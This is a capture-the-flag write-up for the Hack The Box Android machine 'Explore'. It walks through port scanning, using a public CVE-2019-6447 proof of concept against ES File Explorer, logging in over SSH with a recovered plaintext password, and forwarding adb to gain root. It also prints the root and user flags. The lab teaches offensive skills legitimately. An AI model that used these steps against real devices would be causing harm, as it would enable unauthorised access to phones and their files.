

Hack the box: Explore Write Up

Recon

Found ports:

```
Scanning 10.10.10.247 [65535 ports]  
Discovered open port 59777/tcp on 10.10.10.247  
Discovered open port 42263/tcp on 10.10.10.247  
Discovered open port 2222/tcp on 10.10.10.247  
Discovered open port 42135/tcp on 10.10.10.247
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

2222/tcp	open	ssh	(protocol 2.0)
----------	------	-----	----------------

| fingerprint-strings:

| NULL:

|_ SSH-2.0-SSH Server - Banana Studio

| ssh-hostkey:

|_ 2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)

5555/tcp	filtered	freeciv	
----------	----------	---------	--

42135/tcp	open	http	ES File Explorer Name Response httpd
-----------	------	------	--------------------------------------

|_ http-title: Site doesn't have a title (text/html).

42263/tcp	open	unknown	
-----------	------	---------	--

| fingerprint-strings:

| GenericLines:

| HTTP/1.0 400 Bad Request

| Date: Sun, 17 Aug 2025 22:31:09 GMT

| Content-Length: 22

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| Invalid request line:

| GetRequest:

| HTTP/1.1 412 Precondition Failed

| Date: Sun, 17 Aug 2025 22:31:09 GMT

| Content-Length: 0

| HTTPOptions:

| HTTP/1.0 501 Not Implemented

| Date: Sun, 17 Aug 2025 22:31:14 GMT

| Content-Length: 29

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| Method not supported: OPTIONS

| Help:

| HTTP/1.0 400 Bad Request

| Date: Sun, 17 Aug 2025 22:31:29 GMT

| Content-Length: 26

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| Invalid request line: HELP

| RTSPRequest:

| HTTP/1.0 400 Bad Request

| Date: Sun, 17 Aug 2025 22:31:14 GMT

| Content-Length: 39

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| valid protocol version: RTSP/1.0

| SSLSessionReq:

| HTTP/1.0 400 Bad Request

| Date: Sun, 17 Aug 2025 22:31:29 GMT

| Content-Length: 73

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| Invalid request line:

| ?G???,???`~?

| ??{????w????<=?o?

| TLSSessionReq:

| HTTP/1.0 400 Bad Request

| Date: Sun, 17 Aug 2025 22:31:29 GMT

| Content-Length: 71

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| Invalid request line:

| ??random1random2random3random4

| TerminalServerCookie:

| HTTP/1.0 400 Bad Request

| Date: Sun, 17 Aug 2025 22:31:29 GMT

| Content-Length: 54

| Content-Type: text/plain; charset=US-ASCII

| Connection: Close

| Invalid request line:

|_ Cookie: mstshash=nmap

59777/tcp open http Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older

|_http-title: Site doesn't have a title (text/plain).

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port2222-TCP:V=7.94SVN%I=7%D=8/17%Time=68A2582E%P=x86_64-pc-linux-gnu%

SF:(NULL,24,"SSH-2\0-SSH\0Server\0-\0Banana\0Studio\r\n");

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port42263-TCP:V=7.94SVN%I=7%D=8/17%Time=68A2582D%P=x86_64-pc-linux-gnu%

SF:r(GenericLines,AA,"HTTP/1\0\0400\0Bad\0Request\r\nDate:\0Sun,\0

SF:x2017\0Aug\02025\02022:31:09\0GMT\r\nContent-Length:\022\r\nCon

SF:tent-Type:\0text/plain;\0charset=US-ASCII\r\nConnection:\0Close\r

SF:\n\r\nInvalid\0request\0line:\0")%r(GetRequest,5C,"HTTP/1\0.1\04

SF:12\0Precondition\0Failed\r\nDate:\0Sun,\02017\0Aug\02025\0202

SF:2:31:09\0GMT\r\nContent-Length:\020\r\n\r\n")%r(HTTPOptions,B5,"HTTP

SF:/1\0\0501\0Not\0Implemented\r\nDate:\0Sun,\02017\0Aug\020202

SF:5\022:31:14\0GMT\r\nContent-Length:\029\r\nContent-Type:\0text/

SF:plain;\0charset=US-ASCII\r\nConnection:\0Close\r\n\r\nMethod\0not

SF:\0supported:\0OPTIONS")%r(RTSPRequest,BB,"HTTP/1\0\0400\0Bad\0x

SF:20Request\r\nDate:\0Sun,\02017\0Aug\02025\02022:31:14\0GMT\r\nC

SF:ontent-Length:\039\r\nContent-Type:\0text/plain;\0charset=US-ASCI

SF:l\r\nConnection:\0Close\r\n\r\nNot\0a\0valid\0protocol\0versi

SF:on:\0\0RTSP/1\0")%r(Help,AE,"HTTP/1\0\0400\0Bad\0Request\r\

SF:nDate:\0Sun,\02017\0Aug\02025\02022:31:29\0GMT\r\nContent-Lengt

SF:h:\026\r\nContent-Type:\0text/plain;\0charset=US-ASCII\r\nConnect

SF:ion:\0Close\r\n\r\nInvalid\0request\0line:\0HELP")%r(SSLSession

SF:Req,DD,"HTTP/1\0x20400x20Badx20Request\r\nDate:\x20Sun,\x2017\x20Au
SF:g\x202025\x2022:31:29\x20GMT\r\nContent-Length:\x2073\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nInvalid
SF:id\x20request\x20line:\x20\x16\x03\0\0S\x01\0\0O\x03\0\0?G\?\?\,\?\?\?`
SF:~\?\0\?\?\{\?\?\?\?w\?\?\?\?<=\?o\?\x10n\0\0\(\0\x16\0\x13\0")%r(Termina
SF:lServerCookie,CA,"HTTP/1\0x20400x20Badx20Request\r\nDate:\x20Sun,\x2017\x20Aug\x202025\x2022:31:29\x20GMT\r\nContent-Length:\x2054\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20\x03\0\0\0*%\?\0\0\0\0\0Cookie:\x20m
SF:stshash=nmap")%r(TLSSessionReq,DB,"HTTP/1\0x20400x20Badx20Request\r\nDate:\x20Sun,\x2017\x20Aug\x202025\x2022:31:29\x20GMT\r\nContent-Length:\x2071\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20\x16\x03\0\0i\x01\0\0e\x03\x03U\x1c\?\?\?random1random2random3random4\0\0x0c\0\0");
Service Info: Device: phone

NSE: Script Post-scanning.

Initiating NSE at 17:32

Completed NSE at 17:32, 0.00s elapsed

Initiating NSE at 17:32

Completed NSE at 17:32, 0.00s elapsed

Initiating NSE at 17:32

Completed NSE at 17:32, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 127.18 seconds

Raw packets sent: 65540 (2.884MB) | Rcvd: 65560 (2.624MB)


59777 has an open Minecraft server still on and it can be exploited with CVE-2019-6447:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6447>. The gist of the attack: The ES File Explorer File Manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777.

Github repo:

<https://github.com/fs0c131y/ESFileExplorerOpenPortVuln#poc-features>


I was able to get a list of names after running the command:



```
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x
[us-vip-1]-[10.10.14.41]-[aaronashley34@htb-s8rympcdvg]-[~]
[*]$ python poc.py --ip 10.10.10.247 --cmd listPics
[*] Executing command: listPics on 10.10.10.247
[*] Server responded with: 200

{"name": "concept.jpg", "time": "4/21/21 02:38:08 AM", "location": "/storage/emulated/0/DCIM/concept.jpg", "size": "135.33 KB (138,573 Bytes)", },
{"name": "anc.png", "time": "4/21/21 02:37:50 AM", "location": "/storage/emulated/0/DCIM/anc.png", "size": "6.24 KB (6,392 Bytes)", },
{"name": "creds.jpg", "time": "4/21/21 02:38:18 AM", "location": "/storage/emulated/0/DCIM/creds.jpg", "size": "1.14 MB (1,200,401 Bytes)", },
{"name": "224_anc.png", "time": "4/21/21 02:37:21 AM", "location": "/storage/emulated/0/DCIM/224_anc.png", "size": "124.88 KB (127,876 Bytes)"}
[us-vip-1]-[10.10.14.41]-[aaronashley34@htb-s8rympcdvg]-[~]
[*]$
```

So I can look at the list of creds into the box:



Got the username and password.

The lab wasn't working as intended, so I switched to a vpn connection on my VM.

Ssh into the box with command: `ssh -p 2222 kristi@10.10.10.247` password: `Kr1sT!5h@Rp3xPl0r3!`

```
(kali@kali)-[~]
└─$ ssh -p 2222 kristi@10.10.10.247
Password authentication
(kristi@10.10.10.247) Password:
:/ $
:/ $ ls
acct          init.superuser.rc      sbin
bin           init.usb.configfs.rc   sdcard
bugreports    init.usb.rc            sepolicy
cache         init.zygote32.rc       storage
charger       init.zygote64_32.rc    sys
config        lib                    system
data          mnt                    ueventd.android_x86_64.rc
default.prop  odm                   ueventd.rc
dev           oem                   vendor
etc           plat_file_contexts     vendor_file_contexts
fstab.android_x86_64 plat_hwservice_contexts vendor_hwservice_contexts
init          plat_property_contexts vendor_property_contexts
init.android_x86_64.rc plat_seapp_contexts    vendor_seapp_contexts
init.envIRON.rc plat_service_contexts  vendor_service_contexts
init.rc       proc                   vndservice_contexts
init.rc       product

:/ $ history
:/ $ ls
:/ $
```

Nothing was in history, so I needed to keep looking. User did not have access to sudo -l.

```
:/ $ find / -perm -4000 2>/dev/null
/system/xbin/procmem
/system/xbin/su
1|:/ $
```

Looks like my way through would be the xbin

```
127|:/ $ uname -a
Linux localhost 4.9.214-android-x86_64-g04f9324 #1 SMP PREEMPT Wed Mar 25 17:11:29 CST 2020 x86_64
:/ $
```

Confirm Android Linux and ports I can forward.


```
1|:/ $ netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address     State       PID/Program Name
tcp6      0      0 :::2222            :::*                LISTEN      6119/net.xnano.android.sshserver
tcp6      0      0 ::ffff:10.10.10.2:38895 :::*                LISTEN      -
tcp6      0      0 :::5555            :::*                LISTEN      -
tcp6      0      0 :::42135           :::*                LISTEN      -
tcp6      0      0 :::59777           :::*                LISTEN      -
tcp6      0      0 ::ffff:127.0.0.1:40389 :::*                LISTEN      -
tcp6      0      0 ::ffff:10.10.10.24:2222 ::ffff:10.10.14.4:40884 ESTABLISHED 6119/net.xnano.android.sshserver
:/ $
```

With Android, it needs to get adb install:

<https://gist.github.com/isti03/4104cc33dbf5b741add2a27c8d3a41df>

Or run `sudo apt install adb`

My mistake, I had a local server already running and needed to kill the connection:



```
kali@kali: ~17x48
Setting up android-libcutils:amd64 (1:34.0.5-12) ...
Setting up adb (1:34.0.5-12) ...
Processing triggers for libc-bin (2.41-9) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

kali@kali:~$ adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
localhost:5037  offline

kali@kali:~$ adb connect localhost:5555
Connection refused

kali@kali:~$ adb connect localhost:5037
failed to connect to localhost:5037

kali@kali:~$ adb devices
List of devices attached
localhost:5037  offline

kali@kali:~$ adb connect 10.10.10.247:5555
c

kali@kali:~$ ssh kristi@10.10.10.247 -p 2222 -L 5555:localhost:5555
Password authentication
(kristi@10.10.10.247) Password:
:/ $

kali@kali:~$ zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ adb devices
List of devices attached
localhost:5037  offline

kali@kali:~$ adb connect localhost:5555
connected to localhost:5555

kali@kali:~$ adb shell
adb: more than one device/emulator

kali@kali:~$ adb devices
List of devices attached
localhost:5037  offline
localhost:5555  device

kali@kali:~$ adb shell
adb: more than one device/emulator

kali@kali:~$ adb -s localhost shell
adb: more than one device with serial localhost

kali@kali:~$ sudo adb kill-server && sudo adb start-server
[sudo] password for kali:
* daemon not running; starting now at tcp:5037
* daemon started successfully

kali@kali:~$ adb connect localhost:5555
connected to localhost:5555

kali@kali:~$ adb -s localhost shell
x86_64:/ $
```

I was able to get the root flag but also need to remember `su` command:

```

x86_64:/ $ find / -type f -name "root.txt" 2>/dev/null
1|x86_64:/ $ cd data
x86_64:/data $ ls
ls: .: Permission denied
1|x86_64:/data $ su
:/ # whoami
root
:/ # fin
find findfs
:/ # ls
acct          init.superuser.rc      sbin
bin           init.usb.configfs.rc   sdcard
bugreports    init.usb.rc            sepolicy
cache         init.zygote32.rc       storage
charger       init.zygote64_32.rc    sys
config        lib                    system
d            mnt                    ueventd.android_x86_64.rc
data         odm                    ueventd.rc
default.prop  oem                    vendor
dev          plat_file_contexts     vendor_file_contexts
etc          plat_hwservice_contexts vendor_hwservice_contexts
fstab.android_x86_64 plat_property_contexts vendor_property_contexts
init         plat_seapp_contexts    vendor_seapp_contexts
init.android_x86_64.rc plat_service_contexts  vendor_service_contexts
init.envIRON.rc proc                   vndservice_contexts
init.rc      product
:/ # cat root.txt
cat: root.txt: No such file or directory
1|:/ # find / -type f -name "root.txt" 2>/dev/null
/data/root.txt
1|:/ # cd data
:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5
:/data #

```

Then after found the user flag

```

:/ # cat root.txt
cat: root.txt: No such file or directory
1|:/ # find / -type f -name "root.txt" 2>/dev/null
/data/root.txt
1|:/ # cd data
:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5
:/data # find / -type f -name "user.txt" 2>/dev/null
/storage/emulated/0/user.txt
/mnt/runtime/write/emulated/0/user.txt
/mnt/runtime/read/emulated/0/user.txt
/mnt/runtime/default/emulated/0/user.txt
/data/media/0/user.txt
1|:/data # cd med
media/      mediadrm/
1|:/data # cd media/0
:/data/media/0 # ls
Alarms DCIM Movies Notifications Podcasts backups user.txt
Android Download Music Pictures Ringtones dianxinos
:/data/media/0 # cat user.txt
f32017174c7c7e8f50c6da52891ae250
:/data/media/0 #

```